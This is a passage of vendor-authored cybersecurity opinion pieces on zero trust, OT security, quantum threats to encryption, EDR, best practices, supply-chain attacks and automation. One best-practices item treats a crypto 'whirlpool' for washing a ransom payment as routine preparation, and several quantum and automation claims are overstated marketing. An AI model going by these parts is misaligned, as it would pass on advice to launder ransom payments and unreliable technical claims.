When it comes to least privilege specifically, consider this: the software supply chain is widening. Organizations today are responsible for verifying and authenticating users inside the expanding hybrid IT estate, including devices connected to the business estate, and third-party applications installed on those devices. And if all goes well, and IT leaders are able to authenticate each and every one of those users on every device before they gain access to the business network, there is still a risk that that organization can be breached. All it takes is one unknowing insider to click a malicious email link, or someone internally setting an easy-to-guess password, and the entire house of cards can come crumbling down.

With a modern Zero Trust approach, there is no implicit trust. Access policies are on a “need to know” basis – users and devices must demonstrate a level of trust and be part of the select and necessary few that require access to a particular function; minimizing risk exposure from the start.

Additionally, a Zero Trust approach assumes that a breach will occur, and agency IT leaders must detach from the negative connotation of “assume breach” and prepare for unexpected scenarios or situations to occur. At the risk of oversimplifying, the reality of our world today is that organizations are bound to be breached – and federal agencies and critical infrastructure organizations remain top targets for these dynamic attacks. Not only is assume breach common sense, but it’s also a business resilience imperative today.

Moving Towards Assume Breach

Large organizations – including government agencies – are inherently risk-averse. These factors often make even the most incremental change difficult. But continued federal focus on bolstering our national resilience in cyberspace continues to catalyze progress. Further, President Biden’s 2021 [Executive Order on Improving the Nation’s Cybersecurity](#) lays out ambitious goals around improving cybersecurity resilience and specifically mandates that agencies move to a Zero Trust Architecture.

While directives like this are a great step forward, it’s all too often a challenge for agencies to meet them. And without dollars behind the mandates and actionable timeframes, they run the risk of falling to the wayside. So, where should organizations begin?

Agencies should start small and make incremental progress. The opposite of a good plan is a perfect plan and to make progress, agencies must start somewhere. The road to cyber maturity isn't short. It should be broken down into small, measurable chunks, making it easier to make and gauge progress.

As the era of hybrid work continues and the attack surface widens, often, organizations focus on specific areas like identity and access management or remote access. The goal is to modernize how users connect with applications – which is important work. But in order to put “assume breach” into practice, IT leaders must also focus on securing perimeters and bolstering internal resilience by utilizing tools and technologies that mitigate the spread of breaches across hybrid environments.

Zero Trust capabilities like Zero Trust Segmentation (i.e., microsegmentation) can help. For example, if bad actors gain access to a federal agency, Zero Trust Segmentation can help limit their impact by containing the intrusion to a single compromised system – vastly limiting access to sensitive data and impact to essential services.

Having an “assume breach” mindset acknowledges that even if an organization is doing all the right things, there is still a risk. The blind spots can't be ignored. But by accounting for risk (and breaches) proactively, federal agencies and organizations are empowered to own, manage, and mitigate risk - reducing potential business or operational impact in the process.

About the Author



Raghu Nandakumara is Illumio's Head of Industry Solutions and prior to this role, he served as a Field CTO, based in London, UK. At Illumio, Raghu helps customers and prospects across industries through their Zero Trust Segmentation journeys. Previously, Raghu spent 15 years at Citibank, where he held a number of network security operations and engineering roles. Most recently, he served as a Senior Vice President, where he was responsible for defining strategy, engineering, and delivery of solutions to secure Citi's private, public, and hybrid cloud environments.

Raghu can be reached online at [linkedin.com/in/raghunandakumara](https://www.linkedin.com/in/raghunandakumara) and at our company website <https://www.illumio.com/>



The OT Security Conundrum: Vulnerabilities, Skill Gaps, and Operational Silos

By Securing OT Environments from Cyber Threats

Securing operational technology (OT) environments from the latest barrage of vulnerabilities and threats is no easy task. We are constantly reminded of the vulnerabilities and exposure that plague the OT world. From Industroyer, to Stuxnet, to new and laser-focused attacks like Pipedream, we are at a distinct disadvantage when it comes to protecting industrial control systems (ICS).

The scope of concern with an attack like Pipedream is that it targets common programmable logic controllers (PLCs) used by a range of companies, which is a sector that no government wants to see disrupted. Additionally, it is assumed to have been developed by a nation-state, which means its scope for disruption could be catastrophic. Pipedream is also a part of a larger malware framework, which means that whoever created it did so as part of a long-term effort. While security is not an easy task, the immediacy and priority must certainly be recognized and addressed.

IT/OT Convergence

OT's counterparts in information technology (IT) have had a strong head start and several advantages when it comes to securing environments. One of the primary contributors that separates IT from OT is that OT is comprised of systems that date back decades. This is also a contributor as to why those who manage OT are reluctant to upgrade and patch. There's sensitivity around the requirement to change and modify legacy operating systems in order to upgrade to modern operating systems, and the directive to keep the operation running at all costs contributes to the technical challenges present in OT.

One of the most prevalent issues an IT organization struggles with is the challenge of implementing an OT security strategy. While IT departments are well-versed on protection strategies in their carpeted spaces, the shop floor is a new, highly complex environment, built from decades of necessity, and typically in a silo. IT has been kept at arm's length when it comes to OT. The prevailing OT strategy has been, "If it's not broken, don't fix it." In order to ensure the security and integrity of today's ICS and critical infrastructure, that's simply not an acceptable approach.

If we look at history for perspective, we recognize similar struggles related to cloud adoption and protection. Every organization is somewhere along a continuum moving from the awareness stage, all the way to a fully implemented security strategy to protect the cloud environment. IT departments struggled to understand the new environment, and moving into cloud or hybrid compute environments necessitated a new way of thinking, as well as a modified organizational structure. Most importantly, the move required a skillset update for the engineers who were involved and tasked with securing these environments.

IT/OT Cross-Functional Teamwork

OT is not any different. Implementing protection at the OT level will require new skills to be acquired by the individuals tasked with security. The primary question that needs to be addressed right up front is, Who owns the task of securing the environment? If it's decided this is an OT initiative, we find a critical shortage of skills when it comes to executing basic IT tasks. Choosing the IT department to lead the charge provides instant skills related to security but likely not much knowledge of OT/ICS environments. When you account for the skills gap and lack of operational ownership, you have a recipe for a project that gets bogged down indefinitely.

The most successful projects are generally top-down directives. It was true in cloud, and it is certainly also true in creating a protection strategy targeting ICS. We must eliminate the siloed approach to security. Yes, OT is different, but the general strategies and the necessity of protection are critical to the overall health of our population, economies, and enterprises. A joint effort is required between the teams

creating a cross-functional organization that contributes security knowledge with OT knowhow to get the job done.

Success comes down to our ability to adapt, learn, and cooperate within our organizations to achieve a protection strategy that transcends network and functional role boundaries. Our people are the most valuable asset we have. We must encourage the awareness, required growth, and learning in our organizations to equip all of our assets with the mindset and discipline to protect our environments, eliminate the operational and technological silos, and take a positive step toward securing our infrastructure against outside forces intent on disruption of service or monetary gain.

About the Author



Jim Montgomery. Principal Solutions Architect with TXOne Networks.

Jim Montgomery can be reached online at Jim_Montgomery@txone.com and at the TXOne Networks website <https://www.txone.com/>



The Quantum Conundrum – Gearing Up for This Global Threat

By David Williams, CEO at Arqit

The cyber threat landscape has always been volatile, marked by rapid developments in technology and the sudden appearance of new threats that leave defences obsolete. But the next few years will herald a threat that dwarfs all previous issues – the advent of quantum computing.

Quantum computing will allow calculations at a rate that leaves the fastest supercomputer of today in the dust. This incredible leap in power has huge potential in every possible field, from powering AI to making medical research breakthroughs. However, as with most advances, it also poses a serious threat in the wrong hands.

The immense power of quantum computing will also make it child's play to break through the security encryption we rely on to secure every aspect of our lives today. Public Key Infrastructure (PKI), which took nearly two decades for the world to deploy, is now outdated and has become increasingly obsolete. Even without the quantum threat, PKI was never designed for today's hyperconnected world.

The advent of quantum means anything connected to the internet and protected by current encryption would be left vulnerable, from financial transactions to confidential government and military communications.

Many world governments are already planning their migration away from PKI in preparation, with the Biden Administration [recently announcing](#) a push towards quantum security.

So why is a quantum cyber-attack such a dangerous proposition, and what can be done to secure against one?

Understanding the depth of the threat

The capabilities of quantum computers render the world's most powerful supercomputers practically obsolete.

This power is possible because while traditional computers use bits are defined by values of 1 or 0, quantum bits (qubits) are able to exist as both 1 and 0 at the same time. Qubits can therefore take an infinite number of intermediate values between 1 and 0, known as superposition. This allows algorithms to run parallel to each other, thereby shortening the run time and solving problems in much shorter time frames.

Applied to a cyber attack, this power can easily break RSA and Diffie-Hellman, the two most commonly used cryptographic methods. The former is mostly used for identity certificates, and the latter for public key-exchange encryption. Both examples are types of asymmetric cryptography that use a public and private key to encrypt and decrypt data respectively.

The concept of quantum computing has existed for some time, but developments in the field have accelerated rapidly in recent years. Back in 2019, experts predicted it would take another 15 years to develop a quantum computer powerful enough to break through modern encryptions. Just two years later, the timeline has rapidly decreased, and we now expect to see usable quantum computers in under a decade.

Advancements made around error-correction mean that the quantum computer requires fewer resources to run a quantum algorithm. Put simply, cyber criminals will need fewer qubits to break through an encryption. For example, experts have now calculated that RSA-2048 could be cracked with 20,000 physical qubits, compared to the previous estimation of 20 million.

Even with the ever-decreasing timeline, it's tempting to see quantum as a bridge to be crossed at a later date, years down the line.

However, quantum presents a very real danger today as high-level threat actors are beginning to use a 'steal now, decrypt later' approach. Any information protected by PKI that is stolen today is vulnerable to being broken by quantum further down the line.

How can the world prepare?

Given the speed at which quantum computers are evolving, it is critical that organisations start preparing to upgrade the security of hardware and software systems that use public-key algorithms now before it's

too late. Putting off the inevitable will only increase the chances of missing the window to prepare before the quantum threat becomes a reality.

Defending against the quantum threat requires a fundamental shift away from PKI, which performs encryption and decryption using public and private keys. Both sets are needed to complete the process. While this process is proof against most current capabilities, quantum computing has the potential to calculate the keys and break the encryption.

Instead, encryption needs to be handled by computationally secure keys that are only created in the moment they are needed, and never known by a third party. Because the keys do not exist in any form until the moment they are used, there is no opportunity to decode them, even with the speed of quantum computing at play.

Deploying this new approach successfully requires a lightweight software agent that can be applied to any number of use cases. Current PKI encryption methods are deployed in everything from sophisticated military hardware to ordinary consumer smartphones, to IoT networks of sensors with almost no individual processing power. Quantum-secure encryption must be light enough on code to function in any of these devices and systems.

Considerations and planning for a quantum reality should be well underway. The widely used PKI took nearly 20 years to deploy globally, but we don't have the luxury of time now. Powerful quantum computers are expected to descend upon us in under half that time, so the accelerator pedal needs to be on the floor. This very real threat applies to everyone, from SMEs all the way up to national defence systems. When cyber criminals are armed with the power of quantum, no one will be untouchable.

About the Author



David Williams is the Founder Chairman and CEO of Arqit. He was the Co-Founder and CEO of Avanti, a start-up company which pioneered the use of Ka band satcoms to deploy a fleet of four high throughput geostationary telecom satellites serving EMEA. The company counted the British Government as its largest customer, for very high resilience, high security communications services. David served as Founder Chairman of the Advisory Board of Seraphim Space Ventures, a \$100m high technology venture capital firm based in London, a project which he initiated with UK Government support in 2014. Prior to this David was an investment banker, financing international telecoms businesses. David has a BA Hons Degree in

Economics and Politics from the University of Leeds. David was granted the Queens Award for Export in 2015 and Quoted Company Entrepreneur of the Year award in 2006.

David can be reached online at our company website <https://arqit.uk/>



The Rapid Development of Endpoint Detection And Response Technology

By Timothy Liu, CTO & Co-Founder, Hillstone Networks

In tandem with the evolution of security technology, network attacks have become more targeted, concealed, and persistent. To counter this trend, endpoint detection and response (EDR) technology provides a new medium and platform for detecting and preventing security threats at the endpoint. The advanced nature and advantages of EDR in defending against unknown threat attacks, zero-day vulnerability attacks, and APT attacks has become an important part of the overall security protection system.

As security guru Bruce Schneier once said, “You can’t defend. You can’t prevent. The only thing you can do is detect and respond.” EDR is designed to do exactly that.

Gartner first proposed the concept of endpoint threat detection and response in 2013, and it immediately attracted widespread attention in the security community. Industry analyst firm Technavio forecasts the EDR market to grow to nearly \$1bn USD from 2020 to 2025, at a compound annual growth rate of about 10 percent.

Endpoint security products have a high technical threshold. Historically, most of the major players in the market have been professional anti-virus vendors. But in 2022, this trend will begin to change. A number of traditional network security-only vendors, like Hillstone Networks, are actively investigating this field;

In addition, a growing number of EDR vendors are incorporating or integrating with endpoint protection platforms (EPPs), which offer advanced protections against threats via machine learning and other techniques.

However, data collection technology needs improvement. Static data collection capabilities include collecting the current state of the operating system (such as asset information, services, ports, processes, threads, and vulnerabilities); dynamic data collection capabilities include various behaviors and operations that occur on the operating system, like account creation, network access, data sending, and file operations. Data collection is the premise and foundation for EDR's threat prediction and security analysis, which makes both static and dynamic collection critical to achieving robust endpoint security;

Data mining and analysis capabilities are core competencies of EDR, and are an important feature that distinguishes EDR from standalone EPP solutions. EDR can centrally store and analyze a variety of heterogeneous data collected from the endpoints. Through deep learning, reinforcement learning, correlation analysis, cluster analysis, and other methods, it can discover and identify hidden security threats on the endpoint, discover a compromised host, or identify terminals that do not meet security requirements or regulations, for example;

Pay attention to the role of threat intelligence in EDR. Threat intelligence can provide EDR with a large amount of key data – like internal and external threat data, malicious data samples, attack feature data, and hacker organization portrait information – to help comprehensively analyze and evaluate network attacks. Through multi-source intelligence correlation analysis, the attacker can be traced, and the motivation of the attacker can often be discovered. At the same time, based on threat intelligence data and big data analysis, EDR can also efficiently detect unknown attacks (like zero-day exploits). In addition, after EDR identifies and discovers threats, it extracts threat features through reverse sample files and generates threat intelligence data to improve the overall threat intelligence infrastructure (such as NDR, SIEM, SOC, or situational awareness).

For almost all organizations, endpoints represent one of the largest attack surfaces by far, both in sheer numbers and in geographic dispersion. Attackers are acutely aware of this as well – which makes the monitoring, detection and response capabilities of EDR an essential tool in IT security.

About the Author



Timothy Liu is Co-Founder and Chief Technology Officer of Hillstone Networks. In his role, Mr. Liu is responsible for the company's product strategy and technology direction, as well as global marketing and sales. Mr. Liu is a veteran of the technology and security industry with over 25 years of experience. Prior to founding Hillstone, he managed the development of VPN subsystems for ScreenOS at NetScreen Technologies, and Juniper Networks following its NetScreen acquisition. Mr. Liu is also a co-architect of the patented Juniper Universal Access Control and holds an additional patent on Risk Scoring and Risk-Based Access Control for NGFW. In his career, Mr. Liu has served in key R&D positions at Intel, Silvan Networks, Enfashion and

Convex Computer. He Liu holds a Bachelor of Science from the University of Science and Technology of China and a Ph.D. from the University of Texas at Austin.

Tim can be reached online at @thetimliu and at our company website <https://www.hillstonenet.com/>



The Rise in Cyber-Attacks from Bad International Actors

There has been a rise in cyber-attacks on banks and financial institutions from bad international actors, and it stems from organizations approaching encryption wrong.

By Scott Bledsoe, CEO, Theon Technology

The rise in threats from criminal international actors has been an ongoing problem for the security industry and only continues to grow. At this rate, breaches have become so common that companies almost expect them. Cybercriminals are always looking for ways to access and take precious data from organizations in the U.S., no industry is an exception and what's incredibly worrisome, is that it's disturbingly easy to do. Additionally, with the rapid advances in quantum computing, bad actors have the potential to access weapon designs, undercover programs, pharmaceutical and chemical intellectual property, financial data and material science research. Cyber criminals are staying on the pulse of updates in technologies as well as security gaps to find ways to access data and use it for malicious purposes. The time is now to act and adopt new ways to protect their data.

Why is it So Easy for Cybercriminals to Decrypt Data?

Cybercriminals globally, are targeting heavily sensitive data and stockpiling network traffic to decrypt later on and sell to the highest bidder, when the speed and efficiency in quantum computing development makes it possible. In turn, quantum-assisted decryption will be available sooner than quantum-assisted encryption, giving cybercriminals an even bigger advantage. Every industry is faced with the dangerous

threat this insight poses, resulting in the need to incorporate extra precautions and safety measures into their current security programs. Even with sufficient security measures in place, companies are still not as secure as they think. The reason cybercriminals can access data so easily, leaving companies frighteningly vulnerable, is due to the aging technologies that have been historically used as engines for encrypting and decrypting information. The use of a single key to encrypt all records and store them in an unprotected environment, plus the use of older technologies, creates the ideal situation for cybercriminals at home and abroad to crack the code.

Old Ways Won't Open New Doors

The use of older encryption methodology has reached its limit. Old-school encryption implementations are vulnerable with the impending availability of quantum computing, and won't provide strong enough protection and security, resulting in weak links that are easily broken using general hardware accessible to anyone. By not adapting and implementing change, organizations nationwide are leaving themselves vulnerable to being targeted by bad actors and exposing their data and that of their important stakeholders or customers. As the amount of data that companies use increases exponentially, outdated software does not have the ability to keep up with the data explosion. The consequence of managing large data volumes with limited resources creates an open window for cybercriminals. The old cryptographic order that was used at the beginning has provided us a starting point to evolve and develop a deeper understanding of the risks at hand. It is time to embrace new encryption solutions in the era of quantum computing.

Out With the Old, and In with the New

Advances in mathematics, artificial intelligence, deep learning, and deep neural networks, plus emergent quantum computing, threaten the aging foundations of status quo cryptography, making now the time to act and assess security measures currently in place and update them to better protect vulnerable assets. In addition to the choices made by business leaders when it comes to security priorities, they must pivot and focus less on convenience, and expediency. It's vital for all organizations, especially banks and financial institutions, to ensure their most private data is protected as strongly as it can be as cybercriminals are becoming more sophisticated by the minute. International cybercriminals are benefiting from the application of poor encryption, which includes the use of a single key to encrypt all records along with storing the key on the same system as the data. By using a single key, you are practically handing over the key to all your data to the attacker. All it takes is for an intruder to gain access to the key and they will have access to all of an organization's data.

Getting Ahead of the Curve

It's crucial for organizations to be aware and review current encryption policies deployed, and to secure any open vulnerabilities that can be exploited. Even though the advantages new quantum computing approaches provide are still a decade away from completely overturning current traditional methods, we

are seeing an increase of data being harvested so that it can be decrypted once quantum computers of sufficient power are available. Organizations need to get ahead of cybercriminals by integrating an extra layer of protection by applying quantum-resistant approaches to their security environments, to avoid a potential breach today or in the future. Quantum computers can decipher cryptographic keys at impressive speeds and create threats that organizations were not prepared for.

New approaches are necessary to securely generate keys that withstand the threats quantum computing presents, and to keep sensitive data out of the hands of cybercriminals; Ultimately mitigating potential short and long-term harm. All critical infrastructure, transactions, and processes relying on cryptography that are not quantum-safe are at risk of being compromised, causing widespread disruption.

About the Author



Scott Blesdoe, is the CEO of Theon Technology. He has successfully led organizations and teams in IT and IT services across business-to-business and business-to-consumer brands from startups to Fortune 500 organizations. Scott has deep experience in fund raising, strategy development and execution, team building, revenue and expense expectation management, business development, investor and board relations along with public offerings and acquisitions. Scott, most recently was at Dell/EMC after selling Avamar to EMC. <https://theontechnology.com/>



The Top 5 Best Practices for Navigating Evolving Cyber Threats

By Michael Orozco, Managing Director and Advisory Services Leader of MorganFranklin Consulting's cybersecurity practice

We now live and support a cyber digital world comprised of cloud, premise, employee-owned devices, client-supplied mobile networks and devices, 3rd and 4th party endpoints, architectures, and more. The user expectation is access at anytime from anywhere without bandwidth limitations. Current technology supports these end-user expectations while simultaneously exposing attack surface vulnerabilities. It is a law of the cyber universe whereby the more access you give to expanded capabilities and data, the more difficult is to protect the environment.

The perimeter-less network, which is not always behind an enterprise firewall, and expanded availability of data and services to allow business and the client experience to exist uninterrupted and without limitations has further broadened the attack surface vectors available to those with malicious intentions and the proper craftsmanship to claim benefit. Those same nefarious actors can now avail themselves to state-of-the-art tools and training that includes malware and ransomware as a service that is affordable and comes with good customer services from their dark web providers.

EFFORT + OPPORTUNITY = REWARDS is a tempting equation that draws new entries into the realms of seeking to try their hand at being a cyber attacker. Attackers have a target-rich environment to choose their victims from and can count on common sense not always being a common practice when it comes to cyber defense and hygiene practices. Something is always missed and regardless of continuous training and monitoring, the human element is sure to provide the best and easiest attack surface vector for an exploit or delivering a malicious payload into the most sensitive environments. Increasing the effort to target specifically intended victims by spear phishing, social engineering, or seeking the more common cyber hygiene faults will increase the probability of a successful attack.

Cyber defense challenges have expanded exponentially in both complexity and prevalence at unprecedented rates. We have come to understand that cybersecurity is a business and operational risk issue that stems beyond the IT security and technical teams, an impacting the full ecosystem of an enterprise. It is a risk that is tracked at the board level with set tolerances and managed across the enterprise regardless of business function. Those impacted range from clients to 3rd and 4th parties in a firm's supply chain, internal employees, and other industry participants of which your firm trades with.

Another adage that has become a business rule is that it is no longer a question of if your enterprise will be confronted with a cybersecurity incident but rather when. So, continuous due diligence and analysis of resilience is paramount.

Despite the prevalence of potential attackers, expanded vulnerabilities and the continuous need for a secure enterprise, several key factors continue to play a role in determining if an enterprise will be optimally secure and how resilient they will be to an attack.

These best practices include, but are not limited to:

1. The implementation of a zero-trust approach to provisioning identity and access management, roles & responsibilities, segregation of duties, and privileged access cannot be understated.
 - a. Zero Trust is a cybersecurity framework and must be implemented as such.
 - b. In contrast to the perimeter-centric threat model, Zero Trust Architecture focuses on data and its inherent qualities. When your data can be anywhere at any time, zonal trust becomes an outdated concept and so the focus of your security needs to shift from the perimeter. Especially in cases where insider threats are exfiltrating data.
 - c. Zero Trust recognizes that the impact of a breach is not measured by how it manifested, but rather what data your attackers were able to see and export while they were there.
 - d. Micro-segmentation, a key tenet of Zero Trust, implements a more granular level of control within each segment by restricting which resources and services can travel across each segment dynamically. This means that Zero Trust implementations must enhance factors such as user identity, patch status, time of day, application bandwidth, or external event triggers that impact what you are allowed to do and when.


- e. Another key tenet of Zero Trust is to manage each microsegment via a robust series of policy architectures. Zero Trust framework assumes a deny-by-default posture that is restrictive of any actions unless specifically enabled by policies. Authorizations within the Zero Trust framework must be created within the Policy Stack for specific users or groups and the explicit conditions under which they are authorized.
2. The proper use of artificial intelligence (AI) and Machine Learning (ML) based tools and SOAR-run books has a strong impact on improved cybersecurity posture through better threat detection and decreased human error.
- a. SOAR (Security Orchestration, Automation and Response) refers to the convergence of three distinct security capabilities: security orchestration and automation, security incident response platforms and threat intelligence.
 - b. SOAR enables organizations to employ predefined automated responses and analysis from diverse sources of data collect and aggregated in vast amounts. This helps to build automated processes to respond to low-level security events and standardize threat detection and remediation procedures resulting in a force multiplier effect in your cyber defense.
 - c. SOAR establishes efficient and predefined processes for data aggregation to assist human and machine-led analysis and automates the detection and response processes for security analysts to help reduce alert fatigue, allowing them to focus on the tasks that require more intricate human analysis and intervention.
3. Security awareness training courses, programs, and campaigns help educate users and empower them to consistently detect and avoid common cyber threats. Bolstering the human-centric impacts to cybersecurity helps to diminish the most prevalent attack risk– human behavior.
- a. Training should be completed periodically and continually by all members of a firm.
 - b. Each member should understand the various real-life examples of behavior that could lead to significant security exposures and vulnerabilities.
 - c. Periodic and random sample tests of the security tests should be performed across the enterprise regardless of level or role.

- d. Tabletop exercises are an excellent method of testing policies and procedures to ensure that the workflows are up to date, all participants understand their roles and what is expected of them and should emulate reality as close as possible.
 - e. In the event of a ransomware attack – what is the decision tree for deciding whether or not to pay the ransom? Who manages the cryptocurrency wallet? Is the crypto wallet active and has funds in cold storage? Has the whirlpool to wash the crypto payment been tested and is it ready? Does your cold storage contain enough funds to address the possible ransom demands?
4. Improving digital literacy enterprise-wide, such that across the business, all users understand the possible cyber impacts of their actions, goes a long way towards constructing security awareness training programs that proactively work to change specific user behaviors. By understanding its needs through baseline testing and planning, organizations can diminish many of the human risks in cybersecurity.
- a. Policies and procedures for acceptable use of employer-provided computing and communication devices and BYOD that communicate with the corporate network should be published and reviewed/accepted by all employees.
 - b. Policies should include limitations to use of personal social media, gaming, and peer-to-peer solutions across the devices and enterprise network as they can expose unwanted vulnerabilities and attack surface vectors.
 - c. All firm-wide members should understand and be educated on current trends and threat intelligence that could potentially compromise the enterprise.
5. Continuous factor analysis of information risk to quantify the cyber risks and resilience of an organization to establish common nomenclature, measuring standards, and acceptable manual & automated controls.
- a. Allows for a practical understanding, measuring and analyzing information risk, and ultimately, for enabling well-informed decision making.
 - b. Establishes a framework for agreed-upon risk measurement, impact criteria, repercussions, and KPIs.
 - c. Establishes a standardized value-based framework for decision-making.

There are many other best practices and key tenets that will help an enterprise navigate evolving cyber trends. However, the five listed above represent some of the time and use case-tested examples of a core set of tenets that should not be overlooked or minimally invested in.

Continuous due diligence and monitoring paired with education and the consistent application of best practices will diminish some of the threats faced by your enterprise and help you navigate evolving cyber challenges.

About the Author



Michael Orozco is the Managing Director and Advisory Services Leader of [MorganFranklin Consulting](https://www.morganfranklin.com/)'s cybersecurity practice. He has more than 20 years of strategy, operational, and technical experience as a Cybersecurity expert defining and leading initiatives focused on Cyber Defense, Incident Response, Cloud, Risk Mitigation & Compliance primarily focused in the Financial Services and Life Sciences/Pharma Industries.

He has worked extensively across the United States, Eastern and Western Europe, and Latin America where he has addressed nation-state adversaries, criminal syndicate, insider threats, and advanced persistent threats in both premise and cloud architectures at the nexus of cyber, financial crimes, and national security. Michael has received U.S. Congressional awards from the U.S. Senate and U.S. House of Representatives as well as Citations from the State of New York and Borough of Brooklyn.

Michael can be reached online at our company website <https://www.morganfranklin.com/>



The Top Five Things Companies Must Do to Prevent Supply Chain Attacks

A year on from the Colonial Pipeline attack, what can companies do to ensure supply chains are ready for the next major attack?

By John Appleby, CEO at Avantra

In May 2021, the attack on Colonial Pipeline focused the world's attention on how critical it is to protect the energy supply from attack. The sustained outage caused by the attack sent shockwaves as the critical network of refineries and distribution terminals, delivering 45% of the East Coast's fuel, was held to ransom.

Attacks of this magnitude and consequence have long been debated but it took a significant event for the message of resilience to shake through. Nothing like a major fuel crisis to emphasize how real the threat of attack is to society.

The ramifications to life went well beyond the East Coast too. All hands were on deck to protect the wider US oil supplies; within days an intervention from Biden's administration was orchestrated, lifting the limits on fuel transportation, and easing the pressures on the network.

It's not just fuel that's been in the spotlight of late. Food supply chains have also borne the brunt. Most notably, the operations of the world's largest meat supplier, JBS, came to a standstill in Canada, Australia, and the US after Russian-linked criminals launched a ransom cyber-attack.

At the time commentators said these forms of attack had the potential to instigate food shortages and price rises. Is it any wonder then, that at the start of 2022, Biden's administration announced it would review the Industrial Control Systems Cyber Security Initiative and make adjustments to include the water sector? Acknowledging that federal intervention is very limited when it comes to setting the benchmark for security standards and policies, White House statements were clear to make the point that it requires public and private collaboration to protect critical infrastructure.

With hindsight, it's possible to piece together the facts that made an attack viable and identify the weaknesses in continuity plans. Invariably it's a combination of a highly motivated criminal gang or an agitated and well-coordinated set of hacktivists fighting for a cause, a dusty continuity plan that hasn't been stress tested in line with current threats, and a lack of visibility of the vulnerabilities lurking in the network and applications.

This list does of course somewhat simplify the anatomy of an attack. Attacks of the scale above are hugely complex. What's more, no two attacks are the same. That said all attacks illustrate that when malicious actors target a weakness it can trigger a stack of dominoes to fall.

This should be a warning to any CEO. If you do not take the threat of cyber-attacks seriously then it's only a matter of time before you too are headline news.

So, what are the top five things' companies can do to avert the unthinkable?

1. **Make it a boardroom agenda.** Over the last ten years, we've come a long way in acknowledging that cyber security is a compliance and governance issue. But as the high-profile cases of 2021/2 show, no one is immune. While regulatory frameworks might insist on security policies and processes in financial sectors or where customer data is at stake, not every industry is subjected to the same rigor. This shouldn't be an excuse to avoid having a good mitigation plan. The best ones will come from the top, where every board member understands their responsibility in managing the risk to reputation, revenue, and even life.
2. **Know the landscape.** By that, I mean really understand the risk your business faces. Which criminal gangs are active and what's their modus operandi? How could nation-state attacks affect you? It's highly likely if you operate in finance, government, utilities, telecoms, or manufacturing you'll be a target so what is the greatest risk to your infrastructure? And what of the third parties you rely on – could a misstep from them bring your infrastructure down? You need to understand the wider context before you can put in place a solid security strategy.


3. **Audit your risk.** If we look at the world of the supply chain, ERP technologies, and the data they manage and store, it is always changing, so your risk profile will evolve every day too. It's crucial to understand how it is changing and where the chinks are because you simply can't protect what you can't see. Security can't be built on assumptions.
4. **Adopt and adapt governance and policies.** With a clear picture, you can confidently plan the strategy. But it's a worthless effort if you don't test your understanding of the world and ensure you have uncovered all the blind spots. Ensure governance dictates regular audits and calls for robust policies that determine roles and responsibilities, as well as set out best practices for continuity planning.
5. **Automate, automate, automate.** Doing an audit is one thing, managing it is quite another. It's onerous and costly in terms of people power. This is where automation can be your friend. Using artificial intelligence to automatically update the software when vulnerabilities are discovered, or alert you to unusual behaviour or unauthorized access, takes the heavy lifting out of the equation and frees up time to be strategic about security detection and mitigation.

This may seem like an impossibly big task but some experts can help you at every step. Take advantage of their expertise, intelligence, and judgment and you'll succeed.

About the Author

John Appleby leads Avantra as the Chief Executive Officer. Prior to Avantra John served as the Global Head of DDM/HANA Center of Excellence at SAP and as the Global Head of SAP HANA solutions at Bluefin Solutions, subsequently acquired by Mindtree. John is a recognized thought leader in the SAP market and was part of SAP's Mentors Group. John holds an MA in computer science from the University of Cambridge.

John can be reached online at ([Twitter](#), [LinkedIn](#)) and at the company website <https://www.avantra.com/>





Three Reasons Cybersecurity Automation Can No Longer Be Ignored

AI-driven cybersecurity: the impervious defense to prevent high costs and reputational damage amid the ongoing industry labor shortage

By Jesper Zerlang, CEO of Logpoint

Nation-state attacks are on the rise and cybercrime is at an all-time high, due in part to the rapid digital transformation seen across all industries. As businesses digitize, the rate at which data is being created and collected increases astronomically. In fact, by 2025, it is estimated that [436 exabytes of data](#) will be created each day globally.

In parallel, the current cybersecurity labor shortage amidst the advancing threat landscape has put organizations of all sizes at a severe disadvantage. CISOs can no longer rely solely on IT and cybersecurity teams to monitor and secure their networks. Automation must be implemented to effectively protect against evolving threats (increasingly also being automated), as it can help detect an attack in real-time and guide security professionals to make better decisions, which could ultimately save companies millions of dollars and their reputation overall.

As cyberwar is predicted to be on the horizon, it is now more important than ever to ensure each business is properly equipped to safeguard both organization and employee data. With this in mind, here are three reasons cybersecurity automation can no longer be ignored.

1. The cybersecurity labor shortage is real

Across the globe, businesses are lacking the necessary experts to address the vast number of cybersecurity threats. This ongoing labor shortage is undoubtedly a challenge for businesses, and data suggests the issue has only grown as [70% of cybersecurity professionals](#) claim that their organization is impacted by the cybersecurity skills shortage, up [5%](#) over the last four years. Globally, the cybersecurity labor shortage is at nearly [3.12 million](#) unfilled positions, and in the U.S. alone, there are [nearly 600,000](#) unfilled positions.

Introducing automation, like artificial intelligence (AI), into an organization's cybersecurity posture will not only help to immediately detect and stop potential threats, but it will also help to better allocate existing resources within the company. This technology can perform tedious or mundane tasks and recommend appropriate responses to threats, allowing team members to focus their priorities on initiatives that require human problem-solving. As we seek to re-prioritize our limited team of IT and cybersecurity experts, automation also helps minimize inevitable mistakes caused by human error. In today's climate, it's impossible for employees to monitor every network, device or endpoint at every moment of the day - and even if they could, it's easy to miss sophisticated attacks. With automation, human error is completely removed.

2. It's no longer if an attack will happen, but when

Businesses must now shift their mindsets from if a cyberattack will occur to when. Malicious actors don't target specific businesses or industries - no person, company or executive is safe. This can ultimately re-frame the urgency of implementing a strong cybersecurity posture across an organization.

Organizations are starting to think this way. By 2026, at least [50%](#) of C-Level executives will have performance requirements related to cybersecurity risk built into their employment contracts and automation can help to offer the data necessary to develop these requirements. However, rather than waiting, businesses should instead take the initiative now to build a strong enough defense to withstand the many future cyberattacks businesses will likely endure. Building a defensive framework on an essential cybersecurity monitoring solution empowered by AI- and machine learning will establish the best protection possible.

